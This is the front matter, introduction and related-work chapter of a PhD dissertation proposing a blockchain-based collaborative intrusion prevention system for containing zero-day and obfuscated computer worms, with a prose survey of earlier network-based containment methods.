Blockchain-based Containment of Computer Worms

by

Mohamed Ahmed Seifeldin Mohamed Elsayed
B.Sc., Alexandria University, Egypt, 2007
M.Sc., Ain Shams University, Egypt, 2016

A Dissertation Submitted in Partial Fulfillment of the
Requirements for the Degree of

DOCTOR OF PHILOSOPHY

in the Department of Electrical and Computer Engineering

Blockchain-based Containment of Computer Worms

by

Mohamed Ahmed Seifeldin Mohamed Elsayed
B.Sc., Alexandria University, Egypt, 2007
M.Sc., Ain Shams University, Egypt, 2016

Supervisory Committee

Dr. T. Aaron Gulliver, Supervisor
(Department of Electrical and Computer Engineering)

Dr. Issa Traoré, Departmental Member
(Department of Electrical and Computer Engineering)

Dr. Jens Weber, Outside Member
(Department of Computer Science)

ABSTRACT

Information technology systems are essential for most businesses as they facilitate the handling and sharing of data and the execution of tasks. Due to connectivity to the internet and other internal networks, these systems are susceptible to cyberattacks. Computer worms are one of the most significant threats to computer systems because of their fast self-propagation to multiple systems and malicious payloads. Modern worms employ obfuscation techniques to avoid detection using patterns from previous attacks. Although the best defense is to eliminate (patch) the software vulnerabilities being exploited by computer worms, this requires a substantial amount of time to create, test, and deploy the patches. Worm containment techniques are used to reduce or stop the spread of worm infections to allow time for software patches to be developed and deployed. In this dissertation, a novel blockchain-based collaborative intrusion prevention system model is introduced. This model is designed to proactively contain zero-day and obfuscated computer worms. In this model, containment is achieved by creating and distributing signatures for the exploited vulnerabilities. Blockchain technology is employed to provide liveness, maintain an immutable record of vulnerability-based signatures to update peers, accomplish trust in confirming the occurrence of a malicious event and the corresponding signature, and allow a decentralized defensive environment. A consensus algorithm based on the Practical Byzantine Fault Tolerance (PBFT) algorithm is employed in the model. The TLA+ formal method is utilized to check the correctness, liveness, and safety properties of the model as well as to assert that it has no behavioral errors. A blockchain-based automatic worm containment system is implemented. A synthetic worm is created to exploit a network-deployed vulnerable program. This is used to evaluate the effectiveness of the containment system. It is shown that the system can contain the worm and has good performance. The system can contain 100 worm attacks a second by generating and distributing the corresponding vulnerability-based signatures. The system latency to contain these attacks is less than 10 ms. In addition, the system has low resource requirements with respect to memory, CPU, and network traffic.

Contents

List of Tables

List of Figures

List of Algorithms

Listings

ACKNOWLEDGEMENTS

I am profoundly grateful to Allah, for good health, loving parents, and my beautiful family who were supportive and instrumental in completing this dissertation. I am thankful to many sources that have contributed to this work, from advice on the research to the financial support.

First, I wish to express my sincere thanks to Dr. T. Aaron Gulliver whose expertise, understanding, and patience have added considerably to my graduate experience. I am also indebted to the members of my supervisory committee, Dr. Issa Traoré and Dr. Jens Weber for their insightful comments and encouragement that have made significant improvements to my research. Finally, I would like to thank the government of Egypt for funding my Ph.D. research.

DEDICATION

To my wife, you are the principal inspiration for my success.
To my kids, Zeina, Zeyad, and Rose, you are the sheer happiness of my life.
To my parents, credit for whatever I have achieved in my life goes to you.

Chapter 1

Introduction

The dependence on information technology systems has become crucial to all businesses. These systems facilitate fast communications, high productivity, and streamlined operations for enterprises to achieve their goals. While they are beneficial, these systems can pose security risks as they are targets for cyberattacks. Cyberattacks aim to compromise the confidentiality, integrity, or availability of computers and the data stored on them.

Malicious software (malware) is one of the main approaches employed to attack computers. Malware is a program developed to be inserted into victim machines covertly to achieve nefarious activities on data, operating systems, or applications [1]. In recent years, the amount of malware has increased dramatically. Malware is a generic word that can refer to different categories of malicious codes such as viruses, worms, and Trojan horses. Malware can be categorized based on the propagation technique utilized or the payload action performed after exploitation [2].

Worms are a type of malware that self-propagate within a network by exploiting software vulnerabilities. These vulnerabilities are typically in the operating system, utility programs, or application programs. Worm payload actions include data destruction, logic bomb, recruiting attack agents (bots), ransomware, and information theft (keyloggers, spyware, and data exfiltration) [3]. A computer worm may propagate within a network using one or multiple propagation vectors. Propagation vectors include e-mail, file sharing, remote login capability, remote file access and transfer, messaging, and remote execution over peer-to-peer networks [2]. Early worm epidemics employed a single propagation vector to deploy a single payload. Contemporary epidemics typically use multiple propagation vectors and payloads to increase the speed and severity of the attack. This approach enables worms to avoid detection and

execute different forms of attacks on computer networks. Creating such sophisticated worms is easy due to the widespread availability of advanced exploit kits [4].

A worm infects a system by exploiting a targeted software vulnerability. It then propagates to other vulnerable systems within the network utilizing one or multiple propagation vectors [5]. This can be devastating to extranet-like networks such as contemporary enterprise networks. There are two reasons a malicious worm can inflict severe damage on a network. First, computers within modern enterprise networks are homogeneous in terms of the deployed software [6]. Thus, if a worm exploits a software vulnerability on one system, it will be able to infect others within the network by exploiting the same vulnerability. Second, there are sufficient propagation vectors in most networks for a worm to spread rapidly [3].

A solution to prevent worm attacks is to eliminate software vulnerabilities. However, even the best software engineering practices cannot eliminate their introduction and so software vulnerabilities will always exist [6]. Considerable effort is made by software companies to identify vulnerabilities in their products in a timely manner in order to create patches to repair them. This requires human intervention to analyze a vulnerability, develop and test the patch, and then deploy it. When a new vulnerability is first discovered by attackers, this enables them to develop new (zero-day) exploits before a patch is created [2]. Creating and publishing an approved patch is a difficult and time-consuming process and so cannot always be accomplished in a timely manner to prevent exploitation [7]. Further, even when a patch is available to deploy, relying only on it may not be an effective solution in some cases. For example, the 2017 Petyalike ransomware inflicted severe damage on many enterprise networks even after a patch was available [8]. Consequently, robust defensive countermeasures should be in place in order to stop or reduce the spread of a worm when the software vulnerability patch is not deployed. These countermeasures must be proactive in detecting exploits and preventing their spread [2, 6, 7].

Worm containment is adopted to prevent a worm from compromising other systems after it has compromised one or more systems in the network [6]. The objective of this approach is to stop or reduce the spread of a worm within a network, thus allowing sufficient time to develop, test, and deploy the requisite patch. Worm containment requires timely sharing of information about the worm so that a countermeasure can be taken to protect other hosts from being compromised [9]. In this chapter, an introduction to worm containment techniques is provided. Moreover, an introduction to blockchain technology, the security principle of defense-in-depth, and

host-based intrusion prevention systems are provided.

1.1 Worm Containment Techniques

Modern worms can spread rapidly and infect many hosts. They propagate in a network similar to the self-replication behavior of pathogens among a vulnerable population [2]. Thus, worm propagation in a network can be modeled using the classic Susceptible Infectives (SI) model of an epidemic [6]. Consider a network with N hosts that are vulnerable to a given exploit. After the onset of an outbreak, the hosts can be divided into infected hosts I that have been exploited and susceptible hosts S that have not yet been infected [6]. If the infection rate among hosts, via network communications, is represented by β, the proliferation rate of infections and the decline rate of susceptible hosts within a network can be expressed as

$$\frac{dI(t)}{dt} = \beta \frac{I(t) \times S(t)}{N} \tag{1.1}$$

$$\frac{dS(t)}{dt} = -\beta \frac{I(t) \times S(t)}{N} \tag{1.2}$$

where the proportion of infected hosts is

$$i(t) = \frac{I(t)}{N} = \frac{e^{\beta(t-Z)}}{1 + e^{\beta(t-Z)}} \tag{1.3}$$

and the proportion of susceptible hosts is

$$s(t) = \frac{S(t)}{N} = \frac{e^{\beta(Z-t)}}{1 + e^{\beta(Z-t)}} \tag{1.4}$$

and Z is the integration constant [6]. Fig. 1.1 depicts the propagation of a worm with $\beta = 0.5$ and $Z = 12$. This shows that the propagation has three phases: slow start, fast spread, and slow finish [2]. In the slow start phase, a worm infects one host in the network and proceeds to infect another host. Then, the two infected hosts launch attacks against other vulnerable hosts. This results in an exponential growth in infections, leading to the fast spread phase. When most of the hosts have been infected, the attack enters the slow finish phase. In this phase, there are only a small number of vulnerable hosts in the network so the number of susceptible hosts declines rapidly.




Figure 1.1: Proportion of infected $i(t)$ and susceptible $s(t)$ hosts during an epidemic with $\beta = 0.5$ and $Z = 12$.

The goal of worm containment techniques is to slow the spread of a worm to allow time to develop and deploy patches for the exploited vulnerabilities [10]. This should be done during the slow start phase when only a few hosts have been infected [2, 6]. Worm containment techniques fall into two categories

1. IP address blacklisting of the infected hosts in order to block probing vulnerable hosts, and

2. content filtering for the attacking worm using the worm byte sequence (signature) to prevent further spread [11].

For the first category, containment is based on detecting infected hosts and then isolating them by blacklisting their IP addresses and blocking their messages to other hosts in the network [6]. A host is identified as infected if it is conducting random IP address probing, i.e. traversing the IP address space within a short time span [6, 11]. This exploits the self-propagating characteristic of worms [5]. Recently, worm developers have determined that propagation by probing random IP addresses is slow, especially in the starting phase [6]. This makes a worm more susceptible to detection and containment. Thus, attackers now use hit-list scanning to accelerate the starting

phase [12]. With this approach, an attacker creates a hit-list which includes the IP addresses of hosts potentially vulnerable to an exploit and attaches this list to the worm [3,12]. The purpose of this list is fast initial propagation of the attack as well as to delay detection since random IP address probing is not employed at the start [6]. After the hit-list hosts have been probed, the search for vulnerable hosts continues using random IP address probing [3]. Thus, detection can only happen after the hit-list has been exhausted by the attacking worm which may be after many hosts have been infected [6, 13].

With content filtering, containment is achieved by dropping packets that have worm signatures. This requires a database of signatures that represent known worms. Creating a signature for a worm requires obtaining a sample of the worm and analyzing it either dynamically or statically [14]. Content filtering is more effective than address blacklisting for known worms because it can protect against many instances of a worm using a single signature [6]. In addition, it allows for sufficient reaction time to contain a worm within a network [6]. However, this approach has two weaknesses. First, it cannot contain an unknown (zero-day) worm as its signature is not present in the signature database. Second, content filtering containment is not effective against worms that use obfuscation since a signature cannot represent all variants of a worm [15]. For an obfuscated worm, a signature is required for each variant of the worm [6]. This is impractical since obtaining a signature for just a single variant can be time-consuming [16]. These drawbacks make content filtering ineffective in containing zero-day and obfuscated worms [6]. The solution is a content filtering approach capable of generating signatures automatically after detection. A signature should match as many variants of the detected worm as possible.

Numerous automatic signature generation systems have been proposed for content filtering [17, 18]. These systems produce signatures based on an analysis of the worm code [17, 18]. Thus, they cannot efficiently stop variants of an obfuscated worm [17]. To deal with obfuscated worms, the signatures should be based on the vulnerabilities being exploited, i.e. vulnerability-based signatures [19]. In this way, a signature can contain multiple obfuscated variants of a worm.

1.2 Defense-in-Depth Principle

The protection of extranet-like networks from cyberattacks should follow the military doctrine of defending a strategic site [2]. In an enterprise network, computers and the

data stored on them are of strategic importance to the business. Security countermeasures should follow the concept of defense-in-depth [7] which is based on no single means of security can detect or stop all attacks against a network. Multiple countermeasure layers should be used so that if one is bypassed, the attack still has to get through subsequent layers [20]. These layers are (from the outside of the network to the inside) the perimeter firewall, the Demilitarized Zone (DMZ), the network-based Intrusion Detection Systems (IDS) or network-based Intrusion Prevention Systems (IPS), and the host-based IDS or IPS [7]. Defense-in-depth is based on the concept that the likelihood of an attack bypassing all security layers is lower than that of an individual security layer [7]. However, modern worms employ many evasion techniques to avoid detection by all of the deployed security layers [3, 8, 20].

A perimeter firewall is the first layer of security against inbound traffic to a network [2]. This firewall filters incoming traffic according to a set of configuration rules in order to allow only legitimate traffic to pass. The effectiveness of a perimeter firewall is a function of its configuration and sometimes malicious traffic can accidentally be allowed to pass [21]. Perimeter firewalls have been shown to be ineffective in stopping worm outbreaks. For example, the Code-Red worm spread quickly over the internet even though many of the compromised networks had perimeter firewalls [22]. Moreover, firewalls cannot detect or filter internal attacks [2]. This is a significant shortcoming because of the prevalence of mobile computing systems such as laptops and tablets in modern networks. A mobile system may join a public network, become compromised by a worm, and then join the enterprise network, thus spreading the worm [2].

A DMZ is the next layer of security after the perimeter firewall [20]. The strategy is to separate the network infrastructure into zones or domains, typically a public domain and a private domain [2]. The public domain (DMZ) is employed to distribute services accessed by the general public or from the internet, for example, email and web services. The private domain (internal network) is employed to distribute private or sensitive services only to authorized hosts, for example, database and internal email services. While this approach provides security by separation, modern worms can use the DMZ to initiate an attack against the internal network [23]. For instance, an attacker can create a worm to attack the DMZ by exploiting a vulnerability in one of the deployed services. After a successful breach of the DMZ, this advantageous position can be used to attempt to infiltrate the internal network [23]. This approach is now widely used by attackers since it is much easier to use the DMZ to attack the

internal network compared to directly from the internet [8,23]. Consequently, a DMZ is not sufficient to defend against modern worms.

Network-based security measures such as a network-based IDS or IPS are the next layer of security. They are deployed to analyze the inbound and outbound traffic of the network, transport, and application layer protocols [2]. As with perimeter firewalls, network traffic is inspected in an attempt to detect intrusion patterns (sequences of bytes). Their advantage over firewalls is the ability to also detect internal attacks. While network-based security is important to detect and stop some network-based attacks such as Denial of Service (DoS) attacks [2], it is difficult to detect modern worm attacks. The reason is that these attacks use obfuscation techniques to evade detection by network-based security measures [15]. These techniques were first used by software developers to protect their intellectual property by making software harder to understand. More recently, malware developers have employed obfuscation to make malware harder to detect. This is achieved by creating variants of the same malware that have the same functionality [15]. These techniques include encryption, dead-code injection, and register reassignment, thus making worm detection more difficult [3,15]. Attackers can easily create these worms because of the wide availability of modern exploit kits which include mutation engines [4]. As a result, worms can better evade network-based detection by having many different byte patterns which perform the same exploit [2].

The last security layer is host-based security measures such as a host-based IDS or IPS. Any worm will eventually reveal its code or functionality on victim hosts in order to initiate the intended attacks [15,24]. Thus, robust host-based systems should be deployed that can detect the onset of a worm epidemic [7,24]. Confronting modern worm outbreaks by detection only is impractical [7]. Being notified of an exploit after it is detected while host-based security measures cannot halt it in a timely manner is ineffective. Thus, a proactive security strategy is necessary [10]. The best solution is to prevent a worm from exploiting a vulnerability, thereby stopping its propagation in the network. Therefore, a host-based IPS is a key security measure to stop worm replication in a network [21, 24]. The drawback of host-based security measures is that they are oblivious to attacks underway in other network systems as they only monitor a single system [25]. Consequently, collaboration among host-based IPSs within a network is crucial to timely worm containment.

1.2.1 The Host-based Intrusion Prevention System

Since the best countermeasure against worms is to prevent computers from being infected [2], a host-based IPS (HIPS) is crucial in achieving this, especially as it forms the last line of defense for a computer system [20] [24]. Moreover, HIPS has the advantage of being where an obfuscated worm reveals its code to conduct an attack [25]. It first detects an intrusion using information within the host system and then prevents or blocks actions that appear to be malicious [24]. The key information source for HIPS analysis is system calls invoked during program operation [2, 26]. Figure 1.2 depicts a HIPS that analyzes system calls to detect intrusions. This shows that HIPS is a software shim that resides between user-mode processes and the OS kernel [7]. Inspection of the collected events is performed using signature-based detection, anomaly-based detection, or both [2]. Signature-based detection works by comparing the pattern of incoming network traffic or system calls with known malicious patterns stored in a database (signature repository). If the inspected pattern matches one of the saved malicious patterns, then the HIPS will block it. The signature-based detection approach has a low false positive rate, which is its main advantage [24]. However, it is incapable of detecting intrusions that are not previously known or present [7]. Conversely, anomaly-based detection can detect formerly unknown attacks, but its main disadvantage is a high false positive rate [24].

HIPS is a proactive defense mechanism compared to a host-based IDS (HIDS) which is a passive security technique [7]. In order to prevent an intrusion, it must first be detected, so the HIPS system is the most important component [24]. In the case of an HIDS, it generates an alert once an intrusion is detected. For large networks such as an enterprise network, HIDSs may generate a large number of alerts which could reach a million in a single day [24]. The majority of these alerts are typically false positives [24]. The security administrator checks all alerts in order to eliminate false positives and then investigates the remaining alerts which may represent attacks [2]. Attackers can deliberately generate a large number of false positive alerts in order to cloak malicious worm activities, so they will require significant effort to be investigated to extract meaningful alerts [24]. The generation of false positives is unfortunately inherent in detection systems, especially in systems utilizing anomaly-based detection [2, 24]. With HIPS, the consequences of false positive alerts are worse than with HIDS [7, 24]. The penalty in the case of HIDS is just checking a large number of generated alerts, but false positives with HIPS block legitimate




Figure 1.2: HIPS operation during process execution.

processes, thus interrupting services [24]. Consequently, the prevention or blockage response of a HIPS should only be carried out according to the results of signature-based detection since it has a low false positive rate. This reduces the probability of blocking legitimate activities [24, 25].

1.3 Blockchain

Blockchain is a distributed database in which the data is time-ordered [27]. The key difference between ordinary databases and blockchain is the embedded security of the blockchain technology. It is the underlying technology that led to the emergence of the decentralized digital currency Bitcoin [28]. This technology has since gained substantial attention because of its ability to provide disintermediation, automation, standardization, no single-point-of-failure, and trust for numerous applications [27], for example, the IBM blockchain-powered Internet of Things (IoT) project [29]. Blockchain represents a distributed peer-to-peer ledger of records which contains all the executed digital events among participants of a distributed system [27]. This ledger is shared among the participating entities so that every entity has its own most recent and synchronized copy. The most advantageous feature is that it is immutable so once a record is added to the ledger, it cannot be changed or tampered with. Blockchain technology ensures that the majority of participants reach a consensus on a record (block) to be added to the ledger, otherwise, it is discarded [27]. Furthermore, blockchain security is not enforced by a central authority but rather by the blockchain protocol [30]. The decentralization nature of blockchain allows it to operate without introducing a

single point of failure and to function properly even when some peers are faulty or malicious. In the context of collaborative security applications, this technology can provide a solution to issues such as trust, centralization, integrity, and confidentiality of security-related information [31, 32].

Blockchain implementations can be categorized as either permissionless or permissioned [27]. A permissionless blockchain has the following drawbacks: scalability, significant computational power to maintain the distributed ledger, poor privacy, and low throughput [29]. Permissioned blockchain was proposed to overcome these drawbacks [29]. It provides a high level of privacy by restricting who can participate and function within the network. A Certification Authority (CA) is used to authenticate each participant so that all entities are known and authorized to join the blockchain network [27]. These entities collaborate in maintaining the blockchain ledger. The fact that they are all known provides a level of trust among them [29]. Thus, the consensus algorithm used in the blockchain does not require the resource-intensive work required in permissionless blockchains [27]. This increases the throughput of applications and reduces the cost of operations [29].

1.4 Contributions

Computer worms constitute a serious threat to the confidentiality, integrity, or availability of computer networks and the data stored on them. Worm containment is a key countermeasure to stop the spread of a worm within a computer network. While content filtering is more effective than IP address blacklisting [6], it is ineffective against zero-day or obfuscated worms as prior signatures of these exploits do not exist. Creating a signature based on exploit code (content) requires human intervention to analyze the exploit code, and develop and deploy the corresponding signature [14]. In the case of obfuscated worms, a signature must be created for each variant of a worm to stop its spread. Given the fast spread characteristic of worms, relying on human intervention to create worm signatures for containment is impractical. Signatures must be generated automatically, after attack detection, and then distributed among network hosts to achieve timely worm containment. Moreover, a signature should be based on the vulnerability being exploited, not the exploit code, so that it can stop variants of an obfuscated worm.

Since information about software vulnerabilities being exploited is available only at the host level, host-based security is the key to worm containment. It is necessary for

the host-based security deployed to be proactive in order to not only detect an exploit but also to prevent it from exploiting a vulnerability. As host-based security monitors only a single system, security collaboration is utilized to cope with the problem of obliviousness to attacks underway in other network systems. Collaboration should be based on trust, automation, data integrity, data confidentiality, and decentralization to ensure proper functionality. Collaboration for host-based security within a network to detect potential attacks has been investigated [33, 34], but collaboration among HIPSs to detect as well as contain (prevent) an outbreak automatically and in a decentralized and trustworthy manner has not been considered.

In this dissertation, a novel blockchain-based collaborative intrusion prevention system model is presented. This model is designed to provide decentralized, proactive, and automatic containment of computer worms. Containment is achieved by creating and distributing signatures for the vulnerabilities being exploited. Blockchain technology is used to ensure trust in decisions about malicious events as well as the generated signatures. The consensus algorithm employed is based on the Practical Byzantine Fault Tolerance (PBFT) algorithm [35]. An immutable ledger that contains all the vulnerability-based signatures is maintained by the peer-to-peer network. The correctness of this model is asserted using the TLA+ formal method, and the liveness and safety properties are proven. Finally, the model is implemented in a peer-to-peer network to achieve containment of a synthetic worm, thus illustrating its effectiveness and performance.

1.5 Outline

The rest of this dissertation is organized as follows.

Chapter 2 provides a summary of the related work and research that has been done in the area of worm containment utilizing both network-based and host-based mechanisms.

Chapter 3 describes the design of the blockchain-based collaborative intrusion prevention system model. This model operation is demonstrated on an example of an enterprise peer-to-peer network. A permissioned blockchain is utilized that requires each host to be authenticated before participating in the network. The HIPS model and the vulnerability-based signature approach employed by each

host within the network are presented. It is shown that this model can tolerate faulty, malicious, and infected hosts within the network and achieve worm containment in a decentralized and trustworthy manner.

Chapter 4 describes and explains the TLA+ specification of the model in Chapter 3. Moreover, the safety, liveness, and correctness properties of the model are proven.

Chapter 5 describes the implementation of an automatic blockchain-based worm containment system using the model introduced in Chapter 3. The implementation is tested using a synthetic worm to illustrate its effectiveness and performance.

Chapter 6 provides some conclusions as well as potential directions for future work.

Chapter 2

Related Work

Previously proposed techniques to contain worm attacks can be divided into network-based and host-based mechanisms. Network-based mechanisms analyze network traffic while host-based systems use the information available at the network hosts. This chapter discusses previous approaches in these areas and a summary of the related research.

2.1 Network-based Mechanisms

Detection in network-based systems is based on defining a model of normal traffic and identifying deviations from that model. Protection in these systems consists of blocking suspicious traffic. Traffic can be considered suspicious for several reasons. It may come from outside an enterprise network perimeter or machines thought to be infected, it may match a signature generated from previously observed attacks, or it may contain suspicious data (e.g. data that looks like executable code). All current network-based systems that are based on heuristics and can have both false positives and false negatives. Furthermore, it is difficult to completely remove false positives and false negatives from these systems because the root cause for worm attacks, vulnerable programs, is not visible at the network level.

2.1.1 Firewalls

Firewalls are one of the most successful network-based protection mechanisms [36]. Enterprise firewalls define a boundary between enterprise networks and the internet. Only certain types of network interactions are allowed across the firewall boundary.

For instance, incoming connections are usually disallowed. Firewalls are effective at blocking many attacks, but they are a brittle boundary. Worms can bypass them using web browser vulnerabilities or email-based attacks because firewalls typically allow these types of traffic [11]. Worms can also exploit virtual private network connections and infected laptop computers to penetrate enterprise networks. After infecting one computer inside the enterprise network, the worm can spread internally unhampered by the firewall. Thus, while firewalls make it hard for a worm to directly send attack messages from the internet to computers on enterprise networks, they do not provide a general solution for containment.

Personal firewalls, which are firewalls that run on personal computers, are also widely deployed. They are usually more permissive than enterprise firewalls, and therefore less effective at blocking attacks. Personal firewalls provide an effective mechanism to deploy traffic filters with blacklisting and content filtering as discussed below.

2.1.2 Address Blacklisting

Several systems are based on the idea of blocking network traffic from infected computers, thus preventing them from infecting other computers. Early proposals identified infected computers by analyzing host connectivity graphs [37]. The heuristics used by the GrIDS system generated 1 to 2 false positives a day, but it is unclear how many false positives would be generated by current traffic. More recently, several systems proposed identifying infected machines by detecting scanning behavior. Mirage [38] networks and Forescout [39] mark machines as infected if they send messages to unallocated (dark) IP addresses. Worms can avoid this type of detectors by not using dark IP addresses. The systems in [40, 41] consider machines to be infected if they use IP addresses without first resolving the corresponding DNS names [42]. These systems can generate false positives that need to be handled with whitelisting. They can also be evaded if worms coordinate to fake DNS traffic. For instance, a worm instance can generate DNS queries that are answered by another worm instance by supplying the appropriate IP address for the next scan target.

Several systems detect scanning by observing that worms generate many failed network transmissions [43–46] because they try to contact unreachable addresses. In [44], Threshold Random Walk (TRW) was proposed which is an algorithm that can be parameterized with models of good traffic and attack traffic, and detects infections

by analyzing the rate of successful to failed connections. In [46], a simplification of TRW was proposed that uses a threshold on an estimate of the difference between the number of failed connections and the number of successful connections. In [47], a configurable threshold on the number of failed connections was used. Snort [48] and Network Security Monitor [49] do not look at failed connections, instead, they monitor the rate at which unique destination addresses are contacted. If computers exceed a threshold of new addresses contacted in a given interval, they are flagged as infected. Finally, SPICE [50] is an algorithm to detect very slow scans of enterprise networks by correlating anomalous events. The algorithm gathers information over long periods (days) and is expensive to run. Therefore, it is not suitable for the detection of fast-spreading worms.

In [51] and [52], the conditions under which scanning detection and subsequent blacklisting can provide containment was analyzed. In [51], the importance of an epidemic threshold for these systems was discussed. If on average an infected machine can find more than one victim before being blacklisted, the number of infected machines will grow exponentially. In [53], it was argued that scanning detection and suppression would need to be deployed in every local area network (LAN), in special hardware devices for the system to provide containment.

These systems also cannot contain worms that have normal traffic patterns, for example, topological worms that exploit information about hosts in infected machines to propagate, thus avoiding scanning. False positives are another problem for these systems because several normal network services exhibit scanning-like behavior [54]. A related problem is malicious false positives, for example, an attacker can perform scanning with a fake source address to block traffic from that address.

2.1.3 Throttling Connections

A variant of blacklisting is throttling, which limits the resources used by infected machines, without blocking all traffic from those machines. Limiting the rate of connections to new addresses was proposed in [55]. This limits the impact of false positives by allowing the machines to continue active, albeit with degraded performance. On the other hand, it only slows the spread of worms without providing containment.

2.1.4 Content Filtering

Another approach to network-based worm containment is to generate a set of content signatures for worm attack messages and to drop messages that match the signatures. Interest in this approach increased after it was shown in [6] that it is superior to blacklisting if content signatures can be generated quickly. The intuition for this is simple. Systems based on blacklisting need to continuously discover and blacklist the addresses of the infected machines soon after they become infected, while content filtering systems can block all attack traffic by generating a signature only once.

Worm signatures have traditionally been generated by humans but there are several proposals to generate signatures automatically. In the context of viruses, the first algorithm to generate signatures automatically was proposed in [56]. This system generates byte string signatures by luring viruses into infecting decoy programs and creating candidate signatures by finding common substrings in several instances of infected programs[1]. The candidate signatures are then filtered to minimize the probability of false positives.

More recently in [57], Honeycomb generates byte string signatures from the traffic observed at honeypots. It assumes all traffic received by honeypots is suspicious. Signatures are generated by finding the longest common substring in two network connections. The system can generate false positives if legitimate traffic reaches the honeypot. Malicious false positives are also a problem since an attacker can send traffic to the honeypot to generate a signature. Honeycomb can also have false negatives. It uses a configurable minimum length for its signatures to avoid false positives, but this may allow polymorphic worms to spread undetected. Polymorphic worms can have little invariant content across attack messages, thereby making it difficult to match them with byte strings.

Autograph [58] generates byte string signatures automatically. Rather than relying on honeypots, Autograph identifies suspicious network flows at the firewall boundary. It stores the address of each unsuccessful inbound TCP connection, assuming the computer generating such connection requests is scanning for vulnerable machines. When a configurable number of such attempts is recorded, Autograph marks the source IP address as infected. All subsequent connections involving IP addresses marked as infected are inserted into a pool of suspicious network flows. Pe-

[1]This system uses host-level information, but it is included here because it is similar to the subsequent network-based systems that generate signatures by finding common substrings in network traffic.

riodically, Autograph selects the most common byte strings in the suspicious flows as worm signatures. To limit the number of false positives, Autograph can be configured with a list of disallowed signatures, and a training period can be used during which an administrator runs the system to gradually compile a list of disallowed signatures. The system is also configured with a minimum signature size, which can result in false negatives, especially with polymorphic worms.

Earlybird [59] is based on the observation that it is rare to see the same byte strings within packets sent from many sources to many destinations. Unlike Autograph, Earlybird does not require an initial step that identifies suspicious network flows based on scanning activity. Earlybird generates a worm signature when a byte string is seen in more than a threshold number of packets and it is sent/received to/from more than a threshold number of different IP addresses. Earlybird uses efficient algorithms to approximate content prevalence and address dispersion, it scales to high-speed network links. To avoid false positives, Earlybird uses whitelists and minimum signature sizes. As with Honeycomb and Autograph, malicious false positives are a concern and polymorphic worms are likely to escape containment.

PayL [60] is based on the idea of analyzing byte frequency distributions in normal traffic and considering messages with anomalous distributions as suspect messages. PayL triggers a signature generation procedure if outgoing messages are similar to the suspected incoming messages. PayL signatures are byte strings that are shared by the incoming and outgoing suspected messages. PayL can generate false positives and it was shown in [61] that it can be evaded.

Single byte string signatures may not block polymorphic worms. To generate signatures that match polymorphic worms, Polygraph [62] generates signatures that are multiple disjoint byte strings instead of a single byte string. Polygraph relies on a preliminary step that classifies network flows as suspicious or innocuous. Tokens are identified as repeated byte strings across suspicious network flows. A subsequent step groups tokens into signatures. Polygraph has three types of matching with these signatures: matching all the byte strings in a signature, matching the byte strings in order, or assigning a numeric score to each byte string and base matching to an overall numeric threshold. It was shown that none of these types of signature is superior to the others for every worm and they can have false positives and false negatives. A recent evaluation [63] shows that attacks that generate fake anomalous network flows can prevent Polygraph from generating useful signatures.

PADS [64] generates signatures that are a sequence of byte frequency distributions.

It was shown that PADS works for some cases, but it is unclear if a polymorphic worm cannot generate arbitrary byte frequency distributions for most bytes in the attack messages. Malicious false positives are also a problem for PADS as it uses a configuration with two honeypots to try to remove any non-worm traffic from the signature generation procedure. However, the worm can still generate bogus traffic after infecting a machine. Protocol-specific information was used in [65] to generate signatures that are regular expressions and may include session-level context, but this requires some manual steps and cannot cope with pollution of the network data that is used as input to the signature generation process.

Another technique to filter attack messages is to identify executable code in network messages. In [66], the utilization of binary disassembly was proposed over a network flow along with dropping messages whenever a long sequence of valid instructions is found. An instruction is considered valid if it can be decoded by the processor and all the memory operands of the instruction reference memory locations that can be accessed. Strictly speaking, this mechanism requires host-based information, since checking if the memory locations can be accessed requires having access to the address space of the process running the target program. However, this information can easily be approximated (certain memory regions are always reserved for the operating system and can never be accessed by applications), and subsequent systems removed this requirement [67–69]. This assumes attack messages will have a relatively long region with instructions that have no effect (sometimes called a NOP sled [66]), because this is a common technique used by worms to deal with small variations in the location where attack messages are stored in the virtual address space of target processes. This technique can be defeated by inserting noise (branch instructions and illegal instructions), in the sled. To deal with this type of attack, several systems [67–69] proposed using static analysis techniques on the disassembled network flow. These systems identify executable code in the network flow more reliably, but at some performance cost.

